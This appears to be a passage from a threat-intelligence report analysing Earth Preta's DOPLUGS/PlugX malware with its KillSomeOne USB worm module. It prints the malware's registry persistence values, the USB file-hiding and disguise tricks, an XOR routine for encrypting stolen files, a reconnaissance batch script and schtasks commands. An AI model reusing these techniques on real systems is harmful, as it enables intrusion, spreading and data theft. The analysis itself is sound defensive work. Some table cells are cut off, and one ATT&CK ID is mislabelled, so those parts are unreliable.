2. It sets up the value *C:\Users\Public\HPSmartMZWx\HPSmart.exe xxx* in the registry *Software\Microsoft\Windows\CurrentVersion\Run key* for persistence.
3. It creates *Process C:\Users\Public\HPSmartMZWx\HPSmart.exe xxx.*

KillSomeOne Thread

The KillSomeOne thread has two major behaviors, the first of which removes all traces related to previous pieces of PlugX malware, including files, process, registry, and scheduled tasks.

Deleted object	Target name list
Process with corresponding folder and persistence in registry	Adobe Desktop Service.exe identity_helper.exe pidgin.exe WaveeditsNero.exe svchost.exe (if no argument) WaveeditNero.exe gup.exe Silverlight.Configuration.exe, waveedit.exe waveedits.exe Adobe_licensing_wf.exe adobe_wf.exe MicrosoftEdges.exe Opera.exe WeChat.exe symantecs.exe Symantec.exe msexpert.exe vivaldi.exe CUZ.exe RzCef.exe CefRender.exe RzProcess.exe RzerProcess.exe service_host.exe mfpmp.exe
Scheduled tasks	udisk_1 udisk_2 ZBT_0.1 LKUFORYOU_1 AcroRd32 udisk_1.00 LKUFORYOU_2 udisk_1.03 udisk_1.02 AdobeDesktop
Key in registry (HKCU|HKLM) Software\Microsoft\Windows\CurrentVersion\Run key	Razer RzCef CefRender RzerProcess CefRz X32dbg vstool_x86 WindowsNT nvcplui NeroEdit AdobeDesktop
Folder	C:\Users\Public\AdobeDesktop\, C:\ProgramData\Razer\, C:\ProgramData\RazerCefProcess\, C:\ProgramData\CefRz\, C:\ProgramData\DebugReport\, C:\programData\RzerProcess\, C:\ProgramData\SymantecSEndpoint\Bin\
File	C:\ProgramData\FmtOptions.dll” (possibly related

	to LuminousMouth)

Table 12. Removing traces of the previous piece of PlugX malware

The second behavior is related to USB infection. It applies the API ***DeviceIoControl*** with the parameter *0x2d1400* to identify the USB drive. It then creates three threads in the targeted USB drive, which we detail in the following sections.

Thread 1: Worm behavior in USB drive (Lateral Movement)

This thread creates the mutex *USB_NOTIFY3_INF_{USB_volume}* for mark. Before the worm behavior, these registries are enabled to hide the file extension and the folders that contain malware and stolen documents.

- *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, Hidden=0*
- *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, ShowSuperHidden=0*
- *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, HideFileExt=1*

In infected USB drives, the four components are copied into the hidden folder.

- *HPReport.exe to {USB_volume}:\Usb Drive\1.0\5.dat*
- *HPSmart.exe to {USB_volume}:\Usb Drive\1.0\6.dat*
- *InstanceFinderDlgUI.dll to {USB_volume}:\Usb Drive\1.0\2.dat*
- *InstanceFinderDlg.dat to {USB_volume}:\Usb Drive\1.0\InstanceFinderDlg.dat*



Figure 18. The copied 4 files in a USB drive.
download

The decrypted launcher, *HPReport.exe*, is copied to *{USB_volume}:\Usb Disk ({free space of USB}).exe*, (which is disguised as a USB drive) and duplicated with the name *opn-U({free space of USB}).cmd*.to the following folders:

- *{USB_volume}:\AVAST\Protection for Autorun*
- *{USB_volume}:\SMADAV\SMADAV*
- *{USB_volume}:\Removable Disk*

The KillSomeOne module specializes in USB infections. The launcher pretends to be a fake USB disk to lure victims into selecting it — a convincing guise unless users check the extension. The purpose of the launcher is simple: It renames *2.dat* to *InstanceFinderDlgUI.dll* and executes *6.dat*, which is the executable file that will sideload the *InstanceFinderDlgUI.dll file* via DLL sideloading.



Figure 19. The decrypted launcher in the USB drive
download

All the files under these folders will be copied to *{USB_volume}*:*Usb Disk*\:

- *{USB_volume}*:\
- *{USB_volume}*:*Kaspersky*\
- *{USB_volume}*:*Kaspersky**Usb Drive*\
- *{USB_volume}*:*Usb Drive**3.0*\
- *{USB_volume}*:*Kaspersky**Removable Disk*\ (Including files in subfolder)
- *{USB_volume}*:*AVAST**Protection for Autorun*\ (Including files in subfolder)
- *{USB_volume}*:*SMADAV**SMADAV*\ (Including files in subfolder)

Thread 2: Information or file stealer (Collection)

This thread creates the mutex, *USB_NOTIFY3_COP_{USB_volume}*, for mark. There are two kinds of stealing conditions, each of which we discuss here:

First condition: Steals the document files

If the connection succeeds in connecting to *https://www.microsoft.com/*, it will check the file extensions in these predefined folders:

- *{USB_volume}*:*Kaspersky**Usb Drive**1.0*\
- *{USB_volume}*:*Usb Drive**1.0*\
- *{USB_volume}*:\.*System**Device**USB**3.0**Kaspersky**Usb Drive**1.0*
- *{USB_volume}*:\.*System**Device**USB**3.0**Usb Drive**1.0*\

If the file extensions are not *.cmd*, *.bat*, or *.dll* and the file name is not *RECYCLERS.BIN*, it will transfer the file to *%userprofile%**AppData**Roaming**Render**1.0*\ and empty the content of the original file.

We also found another functionality, but it seems that it has not been implemented as of this writing. This functionality collects all files under the same folders and looks for the files with the following extensions:

- .doc
- .docx
- .ppt
- .pptx
- .xls
- .xlsx
- .pdf

Afterward, it will encode the file name with base64, encrypt the file content, and copy the file to the folder of the current process.

Here is the XOR algorithm to encrypt the stolen files:

encrypted_contents = []

encrypted_key = 0x6D

```
for i in range(len(contents)):
    encrypted_contents.append(contents[i] ^ encrypted_key)
    encrypted_key += 0xAA
```

Second condition: Steals victim information

If the connection fails, the thread checks the value in registry *(HKCU|HKLM)\System\CurrentControlSet\Control\Network\Version,*which does not exist. Afterward, it creates and executes the batch script *%temp%\edg{value of QueryPerformanceCounter}.bat* to collect the information of the victim.

```
%comspec% /q /c systeminfo >"%~dp0AE353BBEB1C6603E_E.dat"
%comspec% /q /c ipconfig /all >>"%~dp0AE353BBEB1C6603E_E.dat"
%comspec% /q /c netstat -ano >>"%~dp0AE353BBEB1C6603E_E.dat"
%comspec% /q /c arp -a >>"%~dp0AE353BBEB1C6603E_E.dat"
%comspec% /q /c tasklist /v >>"%~dp0AE353BBEB1C6603E_E.dat"
del %0
```

The output data will then be encrypted and dropped *to {USB_volume}:\Usb Drive\1.0\ {value of SOFTWARE\CLASSES\ms-pu\CLSID}.dat*.

Thread 3: Execute encrypted batch script

This thread creates the mutex, *USB_NOTIFY_BAT_H3_{USB_volume}*for mark, which will be executed only under these conditions:

- When connection with *https://www.microsoft.com* fails
- When there is no value in *System\\CurrentControlSet\\Control\\Network\\version* (this registry is enabled when argument of cmd line = “-net”)

The thread will search all batch scripts inside the following folders:

- *{USB_volume}:\Usb Drive\1.0\p*
- *{USB_volume}:\Kaspersky\Usb Drive\1.0\p*
- *{USB_volume}:\.System\Device\USB\3.0\Usb Drive\1.0\p*

If the batch script name does not contain the strings *tmpc_* or *tmp_*, the script will be decrypted via XOR algorithm, which is the same as the file encryption in the thread 2 subsection. The new batch will then be created in *%temp%\ {value of QueryPerformanceCounter}.bat* and executed by *ShellExecuteW* with the following contents:

```
{USB_volume}
cd "{USB_volume}:\target folder\"
{decrypted contents in batch file}
del %0
```

DOPLUGS backdoor behavior (Command and Control)

This behavior is the same as the original piece of DOPLUGS malware and is responsible for C&C communication, backdoor commands, and downloading the next-stage general type of the PlugX malware.

Enabling Wi-Fi connection

The following command line is executed to set up scheduled tasks to enable Wi-Fi connection:

- cmd.exe /c schtasks.exe /create /sc minute /mo 30 /tn "Security WIFI Script" /tr "netsh interface set interface """Wireless Network Connection""" enabled" /ru SYSTEM /F&schtasks.exe /run /tn "Security WIFI Script"
- cmd.exe /c schtasks.exe /create /sc minute /mo 30 /tn "Security WIFI2 Script" /tr "netsh interface set interface """Wireless Network Connection 2""" enabled" /ru SYSTEM /F&schtasks.exe /run /tn "Security WIFI2 Script"

- cmd.exe /c schtasks.exe /create /sc minute /mo 30 /tn "Security WIFI3 Script" /tr "netsh interface set interface """Wireless Network Connection 3""" enabled" /ru SYSTEM /F&schtasks.exe /run /tn "Security WIFI3 Script"

Old variant

In addition to DOPLUGS, we hunted down several customized PlugX malware samples that are also equipped with the KillSomeOne module. Based on our investigation, this integration would have been active for three years, with the report published by Avira being the first to reveal this technique. The sample mentioned in Avira's report is the first PlugX variant with the KillSomeOne module designed for spreading via USB.

The following table is a list of different PlugX malware types with integrate KillSomeOne variants:

Active since (approximation)	Sample hash (SHA256)	Variant	C&C s
November 2023	3fa7eaa4697cfcf71d0bd5aa9d2dbec495d7eac43bdfcfbef07a306635e4973b	KillSomeOne + DOPLUGS	45[.]83[.]236[
December 2022 to May 2023	17225c9e46f809556616d9e09d29fd7c13ca90d25ae21e00cc9ad7857ee66b82	KillSomeOne + (Transitioning between Hodur and DOPLUGS)	45[.]131[.]17 45[.]131[.]17 45[.]131[.]17 103[.]192[.]2 3127.0.0.1:8
September 2021 to December 2022	d0ca6917c042e417da5996efa49afca6cb15f09e3b0b41cbc94aab65a409e9dc	KillSomeOne + Hodur	**First categ** 154[.]204.27. 154[.]204.27. 103[.]56.53.1 103[.]56.53.1 **Second cate** 176[.]113.69.
September 2018	d64afd9799d8de3f39a4ce99584fa67a615a667945532cfa3f702adbe27724c4	KillSomeOne + first variant of the PlugX malware	45[.]251[.]24 45[.]251[.]24

Table 13. Different stages of evolution for KillSomeOne + PlugX

Upon checking backdoor commands of these PlugX malware types, we found an additional variant that serves as the transition from DOPLUGS to Hodur. This version keeps the disk module of the general type of the PlugX malware, although here the customized backdoor command is modified to the improved DOPLUGS type (unlike the original DOPLUGS variant without any module from the general type of the PlugX malware). Another impressive feature is that the KillSomeOne + Hodur variant has two categories of C&C servers for communication: the first one as a regular C&C server to receive backdoor commands, while the second one is designed to download payloads for process injection in *svchost.exe*.

Conclusion

Earth Preta has primarily focused on targeting government entities worldwide, particularly within the Asia-Pacific region and Europe. Based on our observations, we believe Earth Preta tends to use spear-phishing emails and Google Drive links in its attacks.

We explained the purpose of the DOPLUGS malware (which we believe has been in use since 2022), one of the primary tools Earth Preta uses to download the general type of the PlugX malware. While hunting for other samples, we discovered a DOPLUGS variant that has KillSomeOne module integration and that can be traced back to 2018. This shows that Earth Preta has been refining its tools for some time now, constantly adding new functionalities and features.

Over the course of our investigations into Earth Preta's activities, we have observed that the group remains highly active, particularly in Europe and Asia. It is likely that we will hear more from this group in the future, so it is a good idea for security teams to familiarize themselves with how Earth Preta operates.

MITRE ATT&CK

Tactic	ID	Name
Resource Development	T1583.004	Acquire Infrastructure: Server
	T1587.001	Develop Capabilities: Malware
	T1585.002	Establish Accounts: Email Accounts

	T1588.002	Obtain Capabilities: Tool
	T1608.001	Stage Capabilities: Upload Malware
	T1608.005	Link Target
Initial Access	T1566.002	Phishing: Spearphishing Link
	T1090	Replication Through Removable Media
Execution	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1053.005	Scheduled Task/Job: Scheduled Task
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1036.005	Masquerading: Match Legitimate Name or Location
	T1070.009	Indicator Removal: Clear Persistence
	T1564.001	Hidden Files and Directories
Credential Access	T1056.001	Input Capture: Keylogging
Discovery	T1083	File and Directory Discovery
	T1016.001	Internet Connection Discovery
	T1049	System Network Connections Discovery
	T1082	System Information Discovery
	T1012	Query Registry
Lateral Movement	T1091	Replication Through Removable Media
Collection	T1005	Data from Local System
	T1025	Data from Removable Media
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1573	Encrypted Channel

Indicators of Compromise

The indicators of compromise for this entry can be found here.